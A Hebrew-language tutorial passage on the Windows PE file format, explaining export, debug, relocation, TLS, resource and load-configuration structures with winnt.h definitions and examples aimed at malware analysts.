השדה **TimeDateStamp** הרשום כאן הוא השדה שנבדק בפועל מול ה-Loader כאשר הוא מנסה לקבוע האם ה-Bound Imports אינם מעודכנים למשל. שדה זה יכול להיות שונה מהשדה **TimeDateStamp** שנמצא ב-**FILE_HEADER**. כנראה (לא הצלחתי לוודא את זה), ה-Linker מעדכן את שדה זה רק אם יש שינויים חשובים ל-RVA-ים או לפונקציות המיוצאות. בדרך זאת, "גרסאת" ה-**TimeDateStamp** יכולה להישאר מותאמת לאחור (Backward Compatible) ככל האפשר.

NumberOfFunctions יהיה שונה מ-**NumberOfNames** כאשר הקובץ ייצא חלק מהפונקציות באמצעות מספר סידורי. במילים אחרות, בגלל שייבוא באמצעות מספר סידורי מותר, יכול להיות לנו יותר פונקציות

מאשר שמות. לכן, לחלק מהפונקציות לא נוכל לקרוא באמצעות שם, אלא רק באמצעות מספר סידורי. אם נדע את מספר השמות, כאשר נחפש אחר ייבוא באמצעות שם, ה-Loader יוכל לעשות חיפוש בינארי.


Base הוא המספר שנחסיר מהמספר הסידורי בשביל להגיע ל-Offset באינדקס 0 בתוך מערך של **AddressOfFunctions** (נדבר עליו אחר כך). הערך הברירת מחדל של המספר הסידורי הוא "1", לכן לרוב הוא יהיה "1". אולם שהמספר הסידורי יכול להתחיל ב-10 אם המתכנת בוחר לעשות כך. במילים אחרות, **Base** האינדקס ההתחלתי של המספרים הסידוריים.

AddressOfFunctions הוא RVA המצביע אל תחילת המערך המחזיק RVA-ים בגודל DWORD אשר מצביעים לתחילת הפונקציות המיוצאות. המערך שמצביעים אליו צריך להיות עם מספר של **NumberOfFunctions** ערכים. **AddressOfFunctions** יצביע אל ה-EAT. שדה זה הוא "מקביל" לשדה **FirstThunk** בתוך ה-IMPORT_DESCRIPTOR המצביע אל ה-IAT.

AddressOfNames הוא RVA המצביע אל תחילת המערך המחזיק RVA-ים בגודל DWORD אשר מצביעים למחרוזות המייצגות את שמות הפונקציות. המערך שמצביעים אליו צריך להיות בן מספר של **NumberOfNames** ערכים. **AddressOfFunctions** יצביע אל ה-ENT. שדה זה הוא "מקביל" לשדה **OriginalFirstThunk** בתוך ה-IMPORT_DESCRIPTOR המצביע אל ה-INT.

AddressOfNameOrdinals הוא RVA המצביע אל תחילת המערך המחזיק מספרים סידוריים בגודל של WORD (16 ביט). הערכים במערך זה מתחילים באינדקס 0 ולכן הם לא מושפעים מה-**Base**. מערך זה "מתרגם" מה-ENT ל-EAT. לדוגמא, אם אנחנו רוצים לייצא פונקציה ספציפית ואנחנו קוראים לה לפי שם והכתובת של פונקציה זאת ב-ENT היא באינדקס מספר 2, אז הערך באינדקס 2 בתוך טבלת המספרים הסידורים, יהיה האינדקס של הפונקציה ב-EAT. אנחנו צריכים את "מתרגם" זה בגלל שהכתובות ב-EATלא באותו סדר כמו הכתובות ב-ENT. לכן אנחנו נשתמש בטבלת המספרים הסידוריים כדי להשיג את האינדקס של כתובות הפונקציות מה-EAT.

תמונה זאת מדגימה את IMAGE_EXPORT_DIRECTORY:



קיים מקרה קצה אחד של ייצוא הנקרא **ייצוא העברתי (Forward Exports)**. זאת הסיבה שיש לנו Bound Imports מסובכים יותר. ייצוא העברתי הוא בעצם האופציה להעביר את הטיפול בפונקציה ממודל אחד לאחר. זה יכול לדוגמא להיות בשימוש אם הקוד אורגן מחדש כדי להזיז את הפונקציה למודל אחר כשאנחנו רוצים לשמור על תאימות לאחור.

כפי שראינו, בדרך כלל **AddressOfFunctions** מצביע אל מערך של RVA-ים אשר מצביעים אל קוד. אולם, אם RVA בתוך המערך של ה-RVA-ים מצביע אל אגף הייצוא, ה-RVA בפועל יצביע אל מחרוזת בפורמט DllToForwardTo.FunctionName. במילים אחרות, מחוץ לתחום של נתוני הייצוא, יהיה לנו RVA שבמקום להצביע אל פונקציה, הוא יצביע אל מחרוזת אשר אומרת: "פונקציה זאת הושתלה ב-DLL אחד (לדוגמא ACLEDIT.EditAuditInfo).

Stuxnet לדוגמא (אם אתם לא יודעים מה זה, Google it ☺) השתמשה ב-DLL זדוני. בתוך DLL זה היא לכדה או יישמה מחדש את חלק מהפונקציות מה-DLL המקורי ובשביל שאר הפונקציות, שמבחינתה לא מעניינות, היא השתמשה בייצוא העברתי ל-DLL המקורי כדי שהם יעבדו כרגיל. רק כדי להשלים את מה שלא הסברתי קודם, עכשיו שלמדנו על ייצוא העברתי של פונקציות, המטרה של **NumberOfModuleForwarderRefs** (בתוך IMAGE_BOUND_IMPORT_DESCRIPTOR) וגם של

IMAGE_BOUND_FORWARDER_REF הוא שכאשר ה-Linker ינסה לאמת שאף אחד מה-Bound Importsשונו, הוא יצטרך לוודא שאף אחד מהגירסאות (**TimeDateStamps**) של המודלים שייבאנו שונו. לכן, אם מודל קושר למודל אחר שמשתמש בייצוא העברתי למודלים אחרים, מודלים אלו חייבים להיבדק גם כן. לפרוטוקול, בערך של **NumberOfModuleForwarderRefs** יוצב ערך מספרי לא אפסי כשאנחנו נייבא מקובץ אשר משתמש בייצואים העברתיים במקום כלשהו.

ספריית ניפוי השגיאות (Debug Directory)

בחזרה אל **DataDirectory[16]**, ה-RVA של **DataDirectory[6]** הולך להצביע אל מבנה נתונים הנקרא IMAGE_DEBUG_DIRECTORY. **DataDirectory[6]** נקרא IMAGE_DIRECTORY_ENTRY_DEBUG ונראה כך (מספר 16 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_DEBUG

struct _IMAGE_DATA_DIRECTORY {
0x00   DWORD VirtualAddress;
0x04   DWORD Size;
};
```

IMAGE_DEBUG_DIRECTORY נראה כך (מספר 17 בתמונת פורמט ה-PE):

```
struct _IMAGE_DEBUG_DIRECTORY {
0x00   DWORD Characteristics;
0x04   DWORD TimeDateStamp;
0x08   WORD  MajorVersion;
0x0a   WORD  MinorVersion;
0x0c   DWORD Type;
0x10   DWORD SizeOfData;
0x14   DWORD AddressOfRawData;
0x18   DWORD PointerToRawData;
};
```

```
typedef struct _IMAGE_DEBUG_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Type;
    DWORD   SizeOfData;
    DWORD   AddressOfRawData;
    DWORD   PointerToRawData;
} IMAGE_DEBUG_DIRECTORY, *PIMAGE_DEBUG_DIRECTORY;

#define IMAGE_DEBUG_TYPE_UNKNOWN          0
#define IMAGE_DEBUG_TYPE_COFF             1
#define IMAGE_DEBUG_TYPE_CODEVIEW         2
#define IMAGE_DEBUG_TYPE_FPO              3
#define IMAGE_DEBUG_TYPE_MISC             4
#define IMAGE_DEBUG_TYPE_EXCEPTION        5
#define IMAGE_DEBUG_TYPE_FIXUP            6
#define IMAGE_DEBUG_TYPE_OMAP_TO_SRC      7
#define IMAGE_DEBUG_TYPE_OMAP_FROM_SRC    8
#define IMAGE_DEBUG_TYPE_BORLAND          9
#define IMAGE_DEBUG_TYPE_RESERVED10       10
#define IMAGE_DEBUG_TYPE_CLSID            11
```

שדה **TimeDateStamp** זה הוא ה-**TimeDateStamp** השלישי שאכפת לנו עבור חקירת המטרות הזדוניות של נוזקות וכו'. מטרתו היא זהה למטרות של השניים האחרים. **TimeDateStamp** ישתנה כאשר נתוני ניפוי השגיאות (Debug Information) ישתנו. אני כמעט בטוח שהערך שלו יהיה זהה לערך של ה-**TimeDateStamp**ב-**FILE_HEADER**.

Type יציין מבנה מסויים אשר נדבר עליו בהמשך המאמר. יש 11 סוגים שונים של **Type**-ים (הם כלולים בתמונה שלמעלה, איפה שכל ה-#define-ים). במקרה שלנו, ערכו של השדה יהיה **IMAGE_DEBUG_TYPE_CODEVIEW**. הערך היחיד שאכפת לנו ממנו הוא **IMAGE_DEBUG_TYPE_CODEVIEW** מכיוון שזה הפורמט הנפוץ ביותר אשר מצביע אל מבנה הנתונים המחזיק את הנתיב (Path) אל קובץ ה-pdb. אשר מחזיק את נתוני הניפוי שגיאות.


למטרות שלנו, ערכו של **Type** תמיד יהיה 2 מכיוון שהוא הוגדר ככה (**#define**" **IMAGE_DEBUG_TYPE_CODEVIEW 2**"). ומכיוון שבערך זה Microsoft משתמשת לטובת בניית נתוני הניפוי שגיאות שלה.

SizeOfData יציין את הגודל של המבנה ב-**Type**.

AddressOfRawData הוא RVA לנתוני הניפוי שגיאות. במילים אחרות, המיקום של נתוני ניפוי השגיאות, בזיכרון.


PointerToRawData הוא ה-Offset של הקובץ אל נתוני ניפוי השגיאות. במילים אחרות, המיקום של נתוני ניפוי השגיאות, בקובץ. **AddressOfRawData** ו-**PointerToRawData** יהיו באותו גודל בגלל שאין לנו דברים כמו "ריפוד" כאן וכו'.

לפרוטוקול, אנחנו יכולים להשיג את שם הקובץ מסוג pdb. באמצעות חיפוש כתובות מתוך השדה **PointerToRawData**, בתוך הקובץ. ברגע שמצאנו אותו, אנחנו נוכל לדעת אולי מי כתב את הקובץ (משתמשים בזה הרבה בניתוח נוזקות). לדוגמא, אם אנחנו מנתחים נוזקה והנתיב לקובץ ה-pdb. הוא "e:\gh0st\server\sys\i386\RESSDT.pdb", ולאחר מכן עוד נוזקה עם נתיב באותו שם או שם דומה, אנחנו נדע בוודאות שאת נוזקה זאת כתב אותו אדם.



שינויי כתובות מחדש (Relocations)

ה-RVA של **DataDirectory[5]** הולך להצביע על נתוני הכתובות החדשות (Relocation Information). **DataDirectory[5]** נקרא IMAGE_DIRECTORY_ENTRY_BASERELOC ונראה כך (מספר 18 בתמונת פורמט ה-PE):



אני אסביר מה הכוונה בנתוני הכתובת החדשות באמצעות דוגמא. תחשבו על מקרה שבו קובץ רוצה להיות ממוקם בכתובת ההתחלתית 0x1000000 והוא נטען בכתובת 0x2000000. לכן, אנחנו חייבים לסדר מחדש את הכתובות של כל הקבועים. מערכת ההפעלה תשתמש בנתוני הכתובות החדשות כדי לחפש את קבועים אלו בשביל לסדר אותם מחדש. נתוני הכתובות החדשות יהיו בעצם רשימה של כל הקבועים אשר נצטרך להזיז אותם בזיכרון במידה ויקרה מקרה כמו בדוגמא. נתוני הכתובות החדשות בדרך כלל ממוקמות באגף reloc..

את הדבר שאני הולך להציג לכם עכשיו לא תמצאו בתמונת פורמט ה-PE, אבל IMAGE_DIRECTORY_ENTRY_BASERELOC מצביע אל מערך של מבני נתונים מסוג **IMAGE_BASE_RELOCATION**.

```
typedef struct _IMAGE_BASE_RELOCATION {
    DWORD   VirtualAddress;
    DWORD   SizeOfBlock;
//  WORD    TypeOffset[1];
} IMAGE_BASE_RELOCATION;
```

VirtualAddress מציין את הכתובת המיושרת אשר כתובות היעד יהיו רלוונטיות אליו. במילים אחרות, השדה **VirtualAddress** אומר שמבנה הנתונים IMAGE_DIRECTORY_ENTRY_BASERELOC יתאים את עצמו לתחום מסויים של RVA-ים (זה יהיה רק טווח של 0x1000) וזה אומר שכל הנתונים (במקרה זה, רשימה של כל הדברים שאנחנו צריכים לסדר בתוך מרחב זיכרון זה) הקשורים לזה יהיו רלוונטים מכתובת 0x1000 לכתובת 0x2000. מבנה הנתונים הבא יהיה רלוונטי מכתובת 0x2000 לכתובת 0x3000 וכך הלאה.

SizeOfBlock הוא הגודל של IMAGE_BASE_RELOCATION עצמו + כל נתוני כתובות היעד. במילים אחרות, מהו הגודל של רשימת הדברים שנצטרך לסדר אותם במרחב כתובת זה.

הרשימה הבאה לאחר **SizeOfBlock** היא מספר משתנים של כתובות יעד בגודל WORD. בעצם, קבוצה של WORD-ים עם הכתובות המדוייקות של הקבועים שנצטרך לסדר אותם, לאחר חישוב.

מספר זה יכול להיות מחושב כך (משמאל לימין):

(**SizeOfBlock** - IMAGE_BASE_RELOCATION הגודל של) / WORD (הגודל של

ארבעת הביטים העליונים מתוך 16 הביטים של כתובת היעד מציינים את סוגו. 12 הביטים התחתוניים מציינים את ה-Offset, אשר ישומש בצורה שונה בהתאם לסוג. הסוגים הם:

```
#define IMAGE_REL_BASED_ABSOLUTE              0
#define IMAGE_REL_BASED_HIGH                  1
#define IMAGE_REL_BASED_LOW                   2
#define IMAGE_REL_BASED_HIGHLOW               3
#define IMAGE_REL_BASED_HIGHADJ               4
#define IMAGE_REL_BASED_MIPS_JMPADDR          5
#define IMAGE_REL_BASED_MIPS_JMPADDR16        9
#define IMAGE_REL_BASED_IA64_IMM64            9
#define IMAGE_REL_BASED_DIR64                 10
```

אכפת לנו רק מהסוג **IMAGE_REL_BASED_HIGHLOW**, אשר משומש כאשר ה-RVA של הכתובת החדשה צויין באמצעות **VirtualAddress** + 12 הביטים התחתוניים.

בואו נפתח את PEView:

```
00021690   00003000   RVA of Block
00021694   0000003C   Size of Block
00021698   32FB       Type RVA      000032FB IMAGE_REL_BASED_HIGHLOW
0002169A   3307       Type RVA      00003307 IMAGE_REL_BASED_HIGHLOW
0002169C   334A       Type RVA      0000334A IMAGE_REL_BASED_HIGHLOW
```

בתמונה למעלה אם הקובץ ימוקם מחדש, ה-Loader יקח את כתובת היעד 0x32FB. מכיוון שארבעת הביטים העליונים הם 0x3 = **IMAGE_REL_BASED_HIGHLOW**. 12 הביטים התחתוניים הם 0x2FB. בהינתן הסוג, אנחנו נעשה את החישוב (0x3000) **VirtualAddress** ועוד 12 הביטים התחתוניים (0x2FB) והתוצאה 0x32FB תהיה ה-RVA של המיקום אשר צריך להיות מתוקן במידה והקובץ ימוקם מחדש.

לאחר מכן ה-Loader פשוט יוסיף את המרחק בין הכתובת הרצוייה לטעינת הקובץ לבין כתובת הטעינה האמיתית ופשוט יוסיף את מרחב זה לנתונים בתוך ה-RVA 0x32FB.

Thread Local Storage (TLS)

לפני שנמשיך, אם אתם לא יודעים מה זה "Thread", Google it ☺

אז כפי שאנחנו יודעים, כל Thread יכול לראות את אותם משתנים גלובלים, אבל פעולה כלשהי חייבת להיעשות כדי לוודא שהם לא נתקלים במצב שבו Thread 2-ים מנסים לגשת ולשנות את חלק מהמשתנים בצורה אשר תפריע לריצה של השני באמצעות הריסת הציפיות שלו.

לכן, רצוי לפעמים שיהיה לנו משתנים (חוץ ממשתנים לוקאלים הממוקמים ב-Stack) אשר נגישים רק ל-Thread אחד, מכיוון שאם Thread-ים מרובים ינסו לשנות את אותו משתנה גלובלי הם יכולים להרוס את המשתנה אחד לשני. במילים אחרות, אנחנו נרצה שהמשתנה שלנו יהיה לוקאלי וגם יוכל להיות נגיש ל-Threadשלנו ואנחנו נשתמש בו בצורה נפרדת משאר ה-Thread-ים.

Thread Local Storage (TLS) הוא מנגנון אשר Microsoft סיפקו לנו במפרט של ה-PE כדי לתמוך במטרה זאת. הם תומכים בנתונים רגילים וכן ב-Callback Functions, אשר יכולים לאתחל/להרוס נתונים בתהליך היצירה/ההריסה של Thread. נתוני ה-TLS מאוחסנים בדרך כלל באגף tls... ה-RVA של **DataDirectory[9]** הולך להצביע אל מבנה נתונים בשם **IMAGE_TLS_DIRECTORY**.

DataDirectory[9] נקרא IMAGE_DIRECTORY_ENTRY_TLS ונראה כך (מספר 19 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_TLS

struct _IMAGE_DATA_DIRECTORY {
0x00   DWORD VirtualAddress;
0x04   DWORD Size;
};
```

IMAGE_TLS_DIRECTORY נראה כך (מספר 20 בתמונת פורמט ה-PE):

```
struct _IMAGE_TLS_DIRECTORY {
0x00   DWORD        StartAddressOfRawData;
0x04   DWORD        EndAddressOfRawData;
0x08   LPDWORD      AddressOfIndex;
0x0c   PIMAGE_TLS_CALLBACK *AddressOfCallBacks;
0x10   DWORD        SizeOfZeroFill;
0x14   DWORD        Characteristics;
};
```

```
typedef struct _IMAGE_TLS_DIRECTORY32 {
    DWORD    StartAddressOfRawData;
    DWORD    EndAddressOfRawData;
    DWORD    AddressOfIndex;
    DWORD    AddressOfCallBacks;
    DWORD    SizeOfZeroFill;
    DWORD    Characteristics;
} IMAGE_TLS_DIRECTORY32;
```

StartAddressOfRawData הוא ה-VA שבו הנתוני ה-TLS מתחילים.

EndAddressOfRawData הוא ה-VA שבו הנתונים ה-TLS מסתיימים.

AddressOfCallbacks הוא VA אשר מצביע אל מערך של פויינטרים לפונקציות מסוג PIMAGE_TLS_CALLBACK. **AddressOfCallbacks** יהיה מערך של VA-ים לפונקציות אשר אנחנו נרצה

לקרוא כאשר ה-Thread החדש שלנו יתחיל לרוץ. פונקציות אלו יתחילו כאשר ה-Thread יתחיל לרוץ לטובת אתחול נתונים או לטובת דברים אחרים.

SizeOfZeroFill הוא הגודל של החלק הלא מאותחל של מבנה ה-TLS, חלק זה מלא באפסים. שדה זה מעניין מכיוון שהוא כמו החלק עם האפסים באגף הbss., הנעוץ אחרי נתוני ה-TLS.

פונקציות Callbacks ירוצו **לפני** מה שנמצא בכתובת שבתוך **OPTIONAL_HEADER.AddressOfEntryPoint**. חשוב לדעת את זה מכיוון שכאשר אנחנו ננתח קובץ בינארי באופן סטאטי מההתחלה אנחנו נרצה לדעת שפונקציות אלו ירוצו לפני הכתובת המוגדרת כ"התחלת הבינארי" ויכולות לעשות דברים, כמו לתקשר עם שרת, לפני מה שמוגדר בכתובת **OPTIONAL_HEADER.AddressOfEntryPoint**.

משאבים (Resources)

ה-RVA של **DataDirectory[2]** הולך להצביע אל מבנה נתונים בשם **IMAGE_RESOURCE_DIRECTORY**. **DataDirectory[2]** נקרא IMAGE_DIRECTORY_ENTRY_RESOURCE ונראה כך (מספר 21 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_RESOURCE

struct _IMAGE_DATA_DIRECTORY {
0x00   DWORD VirtualAddress;
0x04   DWORD Size;
};
```

IMAGE_RESOURCE_DIRECTORY נראה כך (מספר 22 בתמונת פורמט ה-PE):

```
struct _IMAGE_RESOURCE_DIRECTORY {
0x00  DWORD     Characteristics;
0x04  DWORD     TimeDateStamp;
0x08  WORD      MajorVersion;
0x0a  WORD      MinorVersion;
0x0c  WORD      NumberOfNamedEntries;
0x0e  WORD      NumberOfIdEntries;
};
```

```
typedef struct _IMAGE_RESOURCE_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    WORD    NumberOfNamedEntries;
    WORD    NumberOfIdEntries;
} IMAGE_RESOURCE_DIRECTORY,
```

דיברנו על משאבים כאן. המשאבים בדרך כלל מאוחסנים באגף rsrc., כמו שציינתי בעבר. לפרוטוקול, במקרה של Stuxnet, בתוך אגף ה-rsrc. היו את כל ה-Exploit-ים ואת כל ה-DLL-ים שהנוזקה רצתה להזריק. המשאבים יכולים לפעמים להזדהות באמצעות שם אמיתי ולפעמים להזדהות באמצעות מספר מזהה, אבל לא באמצעות שניהם.

NumberOfNamedEntries הוא מספר הייצואים אשר מוגדרים באמצעות שם ו- **NumberOfIdEntires** הוא מספר הייצואים אשר מוגדרים באמצעות מספר מזהה.

לאחר IMAGE_RESOURCE_DIRECTORY, יהיה מערך של **NumberOfIdEntries** + **NumberOfNamedEntries** ערכים אשר יכילו Struct-ים מסוג IMAGE_RESOURCE_DIRECTORY_ENTRY (אם ערכי השמות בהתחלה ואחריו ערכי המספרים המזהים). את **IMAGE_RESOURCE_DIRECTORY_ENTRY** לא רואים בתמונת פורמט ה-PE, אבל הוא נראה כך:

```
typedef struct _IMAGE_RESOURCE_DIRECTORY_ENTRY {
    union {
            struct {
                  DWORD NameOffset:31;
                  DWORD NameIsString:1;
            };
            DWORD   Name;
            WORD    Id;
    };
    union {
            DWORD   OffsetToData;
            struct {
                  DWORD   OffsetToDirectory:31;
                  DWORD   DataIsDirectory:1;
            };
    };
} IMAGE_RESOURCE_DIRECTORY_ENTRY;
```

זה פשוט יותר ממה שזה נראה. הנתונים אשר נמצאים בימין הקיצוני בבינארי (The least significant data) תמיד יהיו רשומים ראשונים במבני נתונים של שפת C. NameOffset נמצא בבינארי ב-31 הביטים הימניים ביותר (Least significant 31 bits), וביט 1 של NameIsString ישאר הביט השמאלי ביותר (Most-Significant Bit, או MSB, הביט השמאלי ביותר, לדוגמא ברצף הביטים **0**1100110 ה-MSB מודגש). אם ה-MSB של ה-DWORD הראשון (במקרה זה NameIsString) יוגדר כ-1 (100000 בייצוג הקסדצימלי זה 80, אז המספר הראשון בערך זה יהיה 8), זה אומר ש-31 הביטים הנמוכים יותר (במקרה זה NameOffset) הם Offset למחרוזת שמייצגת את שם המשאב (ומיוצגת בתור מחרוזת Wide character Pascal. לכן, במקום שהמחרוזת תסתיים ב-null היא תתחיל עם גודל אשר מציין את מספר התווים העוקבים). במילים אחרות, אם ה-MSB יוגדר כ-1, יתייחסו אליו בתור RVA בגודל DWORD למחרוזת, וזה בעצם שם הדבר המיוצא (DWORD Name).

אם ה-MSB יוגדר כ-0, יתייחסו אליו בתור מספר מזהה בגודל WORD. אם ה-MSB של ה-DWORD השני יוגדר כ-1 (במקרה זה DataIsDirectory) זה אומר ש-31 הביטים הנמוכים יותר (במקרה זה OffsetToDirectory), יהיו Offset למבנה נתונים אחר מסוג IMAGE_RESOURCE_DIRECTORY. אם ה-MSB יוגדר כ-0 זה אומר שהוא Offset לנתונים בפועל. כדי לפשט את כל מה שאמרתי עכשיו, אלו בעצם רק 2 דרכים שונות להסתכל על הנתונים. ה-DWORD הראשון הוא מחרוזת או מספר מזהה וה-DWORD השני הוא פויינטר לספרייה או פויינטר לנתונים.

תצורת הטעינה (Load Configuration)

נושא זה רלוונטי לאבטחת מידע. ה-RVA של **DataDirectory[10]** הולך להצביע אל מבנה נתונים בשם LOAD_CONFIG_DIRECTORY. **DataDirectory[10]** נקרא IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG ונראה כך (מספר 23 בתמונת פורמט ה-PE):

```
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG

struct _IMAGE_DATA_DIRECTORY {
0x00   DWORD VirtualAddress;
0x04   DWORD Size;
};
```

IMAGE_LOAD_CONFIG_DIRECTORY נראה כך:

32 ביט:

```
typedef struct {
    DWORD   Size;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   GlobalFlagsClear;
    DWORD   GlobalFlagsSet;
    DWORD   CriticalSectionDefaultTimeout;
    DWORD   DeCommitFreeBlockThreshold;
    DWORD   DeCommitTotalFreeThreshold;
    DWORD   LockPrefixTable;
    DWORD   MaximumAllocationSize;
    DWORD   VirtualMemoryThreshold;
    DWORD   ProcessHeapFlags;
    DWORD   ProcessAffinityMask;
    WORD    CSDVersion;
    WORD    Reserved1;
    DWORD   EditList;
    DWORD   SecurityCookie;
    DWORD   SEHandlerTable;
    DWORD   SEHandlerCount;
} IMAGE_LOAD_CONFIG_DIRECTORY32
```

64 ביט:

```
typedef struct {
    DWORD       Size;
    DWORD       TimeDateStamp;
    WORD        MajorVersion;
    WORD        MinorVersion;
    DWORD       GlobalFlagsClear;
    DWORD       GlobalFlagsSet;
    DWORD       CriticalSectionDefaultTimeout;
    ULONGLONG   DeCommitFreeBlockThreshold;
    ULONGLONG   DeCommitTotalFreeThreshold;
    ULONGLONG   LockPrefixTable;
    ULONGLONG   MaximumAllocationSize;
    ULONGLONG   VirtualMemoryThreshold;
    ULONGLONG   ProcessAffinityMask;
    DWORD       ProcessHeapFlags;
    WORD        CSDVersion;
    WORD        Reserved1;
    ULONGLONG   EditList;
    ULONGLONG   SecurityCookie;
    ULONGLONG   SEHandlerTable;
    ULONGLONG   SEHandlerCount;
} IMAGE_LOAD_CONFIG_DIRECTORY64,
*PIMAGE_LOAD_CONFIG_DIRECTORY64;
```

SecurityCookie הוא VA אשר מצביע אל המיקום שבו מחסנית ה-Cookie אשר משומשת עם הדגל (Flag) GS/ תאוחסן.

<u>הערה:</u> בשביל מה שאני הולך להסביר עכשיו אתם תצטרכו לדעת קצת אסמבלי x86.

דגל ה-GS/ אומר שהקומפיילר ישים ערך רנדומלי בין המשתנים הלוקאלים שלנו לבין ה-Registersהשמורים שלנו. לכן, אם התוקף ידרוס את המשתנים הלוקאלים שלנו בשביל להשיג את ה-EIP Register, לפני ריצת הקוד, מערכת ההפעלה תבדוק אם ה-Coockie "נשפך" (Was overflowed)

ושונה באמצעות השוואה עם אותו ערך רנדומלי אשר ימוקם בסוף הקוד. אם הוא שונה, מערכת ההפעלה תדע שבוצעה מתקפת Buffer Overflow ותפסיק את ריצת הקוד.

